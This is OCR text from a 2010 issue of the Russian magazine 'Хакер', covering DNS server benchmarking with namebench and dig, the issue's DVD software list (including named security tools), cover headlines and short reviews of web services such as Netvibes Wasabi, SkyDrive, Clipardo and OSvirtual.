Зато несложно выяснить наилучший сервер экспериментально. Если поставить утилиту **namebench** (code.google.com/p/namebench), то несложно не только измерить скорость работы разных DNS-серверов, но и выбрать наиболее быстрый из них. namebench запускает специальные бенчмарк и на основе несложных алгоритмов определяет время резолвинга доменных имен различным серверами, причем в список для проверки изначально входят несколько публичных DNS-ок, в том числе UltraDNS, OpenDNS, а также свеженький Google Public DNS. Утилита написана на Python и может быть запущена под любой платформой.
Есть и другие способы для бенчамаркинга DNS. Для тукса существует утилита dig, которая в моем Debian расположена в пакете **dnsutins** (sudo aptitude install dnsutils). Далее, запустив команду типа «dig yandex.ru», среди прочей инфы можно посмотреть поле «Query time», в которое выводится время, затраченное на запрос.

>>WINDOWS
>>Development
IntelliJIDEA 9
LispIDE 20091221.11
Mono 2.6.1
MonoDevelop 2.2
NetBeans 6.8
NSIS (Nullsoft Scriptable Install System) 2.46
OllyDbg 2.0
PluThon 2.0.0
Qt SDK 4.6
ReSharper 5.0 Beta
SQLite Expert Personal 2.3.19

>Games
Death Rally 1.0

>Misc
Akira 1.0
AutoHotkey 1.0.48.05
AutoIt 3.3.2.0
BootRacer 2.0
Cache My Work 1.2
Dropbox 0.7.90
Gmail Notifier Plus 2.1
Google Desktop
Google Wave Notifier 9.12
Growl 2.0
Horodruin 3.0.256.0
iMacros for Firefox 6.2.5.0
nnCron 1.93b3 (build 1120)
NoDrives Manager 1.2.0
SpaceSniffer 1.1.2.0
StrokeIt .9.6

>Multimedia
Alcohol 1.9.8.7612
CloneDVD 2.9.2.7
Divine Free Edition 0.5.0
Floola 5.4.0
HandBrake 0.9.4
InstantMask 1.2
PhotoDoc 1.0.5
Songbird 1.4.3
SPlayer 3.3
VirtualDub 1.9.8
Webcam Simulator 5.3
XBMC Media Center 9.11
Яндекс.Фотки 1.0

>Net
Comodo EasyVPN
Internet Explorer Collection 1.6.0.4
Mozilla Firefox 3.5.6
NetWorx 5.0.7
Orbit Downloader 2.8.20
Pamela for Skype Basic 4.6.0.43
RoboForm 7.0.0B
Thunderbird 3.0
Torrent2exe
UltraVNC 1.0.8.2
WinSCP 4.2.5
XAMPP 1.7.3
uTorrent 2.0 RC1

>Security
Context App Tool
dradis 2.4.1
Engage Packet builder 2.2.0
Fast Web Performance Test Tool 0.8
FOCA RC3
FSF 7.3.0.0
Google Password Recovery
Grendel-Scan 1.0
hostmap 0.2.1
JBroFuzz 1.8
Microsoft Code Analysis Tool .NET (CAT.NET) v1
nmap 5.10BETA2
Pangolin 2.5.2.975 Free Edition
PE GUARD 1.2
TitanEngine
WatiN RC1
WinGuard Pro Security Suite 7.0.2
winKnocks 1.0
WinScanX 1.0
WirelessKeyView 1.31
Wireshark 1.2.5
Xssploit 0.5

Сканеры безопасности:
GFI LANguard 9
Microsoft Baseline Security Analyzer
Nessus 4.0.2
OpenVAS 3.0
Rapid 7 NeXpose
Retina Network Security Scanner 5.11
X-Scan 3.3
XSpider 7

>System
3CX Phone System 8.0
AppRemover 2.1.1.1
AVG Anti-Virus Free 9.0
BlueScreenView 1.20
Buster Sandbox Analyzer 1.0
CrystalDiskInfo 3.2.1
Dokan SSHFS 0.2.0
Driver Magician Lite 3.48
Glary Undelete 1.6.0.262
Intel Chipset Software Installation Utility 9.1.1.1025
PC Wizard 2010.1.92
USBTrace 2.4.1
VirusTotal Uploader 2.0
VMware Player 3.0

>>UNIX
>Desktop
aTunes 1.13.6
Audacious 2.2
Discwrapper 1.2.2
Easystroke 0.4.10
EasyTag 2.1
Emelfm2 0.7.0
File Roller 2.24.3
Gimp 2.6.8
GNOME Do 0.8.2
Inkscape 0.47

Istanbul 0.2.2
KStars 1.2
LMMS 0.4.5
Metamorphose 1.1.2
Meteorite 0.10 Beta
QtiPlot 0.9.7.10
Unison 2.32.52
VLC 1.0.4
Wink 1.5

>Devel
Adobe AIR 1.5.3
Aptana Studio 2.0
BIEW 6.1
cmake 2.8.0
Code Browser 3.14
Erlang R13B03
GHC 6.12.1
IntelliJ IDEA 9
libssh 0.4.0
Mono 2.6
MonoDevelop 2.2
Moonlight 2.0
NetBeans IDE 6.8
NUnit 2.5.3
Php 5.3.1
PHP debug tools 1.01
Piklab 0.15.7
Qt 4.6
Qt Creator 1.3
RightJS 1.5.1
SQLite 3.6.21
XRecord 0.1.5

>Games
Battle Tanks 0.8

>Net
Adobe Flash Player 10.0.42.34
Coccinella 0.96.16
GNOME Network 1.99
Google Chrome 4 Beta
gPodder 2.1
Licq 1.3.8
Mozilla Firefox 3.0.16
Mozilla Thunderbird 3.0
Mumble 1.2.0
Namebench 1.0.5
Netkit 2.7
Opera 10.10
Pidgin 2.6.4
Pino 0.1.0 Beta 4
qBittorrent 2.0
Quassel 0.5.1
rp-pppoe 3.10
Ulteo Open Virtual Desktop 2.0
VisualNetkit 1.4
WeeChat 0.3.0

>Security
ClamAV 0.95.3
Graudit 1.5
GreenSQL 1.2.1
Hostmap 0.2
JBroFuzz 1.8

Lynis 1.2.9
Metasploit Framework 3.3.2
MySqloit 0.2
Nessus 4.2
Netcat 0.7.1
Netsniff-ng 0.5.3
Nmap 5.10 BETA1
PacketFence 1.8.6
Perl scripts
Scalpel 1.60
Sguil 0.7.0
SSHatter 1.0
Synspam 0.2.1
Tcpdump 4.0.0
Unicornscan 0.4.7
wafw00f
Xplico 0.5.3

>Server
Apache 2.2.14
CUPS 1.4.2
Firebird 2.1.3
Knockd 0.5
Lamson 1.0
Mollify 1.0.5.4
OpenLDAP 2.4.21
OpenSSH 5.3
OpenVPN 2.1.1
Postfix 2.6.5
PostgreSQL 8.4.2
ProFTPD 1.3.2c
Samba 3.4.3
Samba TNG 0.5
Socksproxy 0.1
SopCast 3.2.6
Squid 3.0.STABLE20
Sshutout 1.0.6
Steamserverutil 0.4
ZABBIX 1.8

>System
Busybox 1.15.3
Crux4slack
Fio 1.36
Gparted 0.5
Iptables 1.4.6
KPorts 0.8.2
LDAP Account Manager 2.9.0
Linux Kernel 2.6.32.2
luckyBackup 0.3.5
Opsview 3.5.0
Smartmontools 5.39
Sphinx 0.9.9
Sudo 1.7.2p2
SysUsage 3.0
Tidy cache
VirtualBox 3.1.2
Wine 1.1.35
Wine doors 0.1.3
Xnee 3.04

>X-distr
OpenSUSE 11.2

DVD

№ 13(133)ЯНВАРЬ-ФЕВРАЛЬ 2010

ХАКЕР

MAC OS X: УСТАНОВКА НА ОБЫЧНЫЙ КОМП СТР. 20

РЕКОМЕНДОВАННАЯ ЦЕНА: 210р.

ХАКЕР

ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАН

www.xakep.ru

ЯНВАРЬ-ФЕВРАЛЬ 01-02 (133) 2009

LISP VS. JAVA

ЧТО И НЕ СНИЛОСЬ РАЗРАБОТЧИКАМ JAVA

СТР. 100

ВОЛШЕБНЫЕ МЕТОДЫ

НОВЫЙ КЛАСС ОШИБОК В СКРИПТАХ PHP

СТР. 48

прослушка skype

СТР. 94

(game)land hi-fun media
publishing for enthusiasts

СЕТЕВЫЕ РЕГУЛИРОВЩИКИ

ВЫБИРАЕМ ДИСТРИБУТИВ ДЛЯ СОЗДАНИЯ РОУТЕРА

СТР. 120

БОРЬБА С СИНИМ ЗМИЕМ

ПРОФИЛАКТИКА BSOD ДЛЯ НАЧИНАЮЩЕГО ДРАЙВЕРОПИСАТЕЛЯ


СТР. 86

HTTP://WWW2



NETVIBES WASABI
wasabi.netvibes.com

Несмотря на то, что Google Reader определенно самый зрелый и продуманный онлайн-сервис для чтения RSS-лент, все-таки очень не хочется считать сервисы Google'а истиной в последней инстанции, поэтому я люблю просматривать альтернативы. Для Google Docs есть отличный аналог — инструмент Zoho, а для Google Reader недавно появился Netvibes Wasabi. По сути, все то же самое: различные RSS-ленты, разгруппированные по тематике как тебе вздумается. Главные фишки — три разных способа подачи фидов и классный интерфейс, в котором для каждого фида отображается его favicon.




SKYDRIVE
skydrive.live.com

Описание «бесплатное хранилище объемом 25 Гб в службе Windows Live» как нельзя лучше подходит для того, чтобы описать этот сервис от Microsoft. Своего рода аналог Dropbox'а щедро предоставляет пространство на своих серверах в облаке, позволяя легко обращаться к файлам, держать все в одном месте и обмениваться с друзьями. А благодаря специальному расширению для винды **SkyDrive Explorer** (skydriveexplorer.com) онлайн-хранилище легко интегрируется в систему. И все — бесплатно!



CLIPARDO
clipardo.com

Когда-то давно в нашем обзоре был сервис для поиска похожих картинок — TinEye (www.tineye.com). Из бета-версии он давно превратился в мощный ресурс с огромным количеством пользователей. И вот еще одна находка — Clipardo. Смысл в том, что ты сам рисуешь сервису набросок, общие очертания предмета, изображение которого ты хочешь найти, а сервис... его ищет! Сложно поверить, но это действительно работает. Попробуй, например, найти какой-нибудь знак дорожного движения.



OSVIRTUAL
osvirtual.net/ru

Если тебе вдруг понадобится гостевая ОС под виртуальной машиной, не спеши закачивать дистрибутив и вручную устанавливать ось. На сайте OSvirtual собрано немалое количество готовых образов, которые ты можешь подгрузить в виртуальную машину и сразу начать работу. Ты едва ли здесь найдешь образы винды или самых последних версий Linux'а, а вот редкие операционки, в том числе десятилетней или даже двадцатилетней давности — запросто. Классный сайт для тех, кому интересно вспомнить какую-то операционную систему/дистрибутив или познакомиться с новой.